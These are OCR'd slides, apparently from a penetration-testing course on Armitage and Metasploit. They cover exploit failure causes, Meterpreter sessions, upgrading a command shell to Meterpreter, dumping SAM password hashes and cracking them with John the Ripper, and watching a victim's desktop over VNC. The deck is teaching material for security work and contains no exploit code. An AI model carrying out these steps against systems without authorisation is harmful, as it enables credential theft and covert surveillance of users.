
Exploit

- Exploits are pre-configured, but editable





Successful Exploit



Exploit Failure

- Firewall
- Software not vulnerable
- Service is hung
- Non reliable exploit
- Misconfigured exploit
- Could not establish session


- Just having a BAD day…

Outline

1. Armitage Overview
2. Running Armitage
3. Attack
4. Post Exploitation
5. Maneuver


Post Exploitation

- Command Shell, Privilege Escalation, Spying on the User
- File Management, Process Management
- Post Modules viewer in left window
- Loot



Interacting with Meterpreter


- Right click on host and select Meterpreter




- If you can only get a command shell, try the
  Shell to Meterpreter Upgrade
  - Module attempts to upgrade a command shell (e.g., via SSH) to meterpreter session
  - Select the target machine
  - Post → Multi → Manage → shell_to_meterpreter

Meterpreter Access

- Meterpreter → Access → Dump Hashes
  - Armitage grabs SAM file
  - Stores in Metasploit's Credentials database
- View → Credentials
- Click Crack Passwords
  - Launches John the Ripper in the background, in fastcrack mode




Meterpreter Interact




- Command Shell
  - Run commands in victim's shell
- Meterpreter Shell
  - Run meterpreter commands
- Armitage allows command shell and meterpreter command interface at the same time (tabbed)

- Desktop (VNC)
  - Watch the target in real time
  - Results can be hit or miss

VNC Viewer





```
root@kali:~# vncviewer
```




You're Watching/Controlling the User's Every Action!

- User can see everything you do too
  - If you move the mouse, user sees the movement




Meterpreter Explore


- Explore files and processes on target

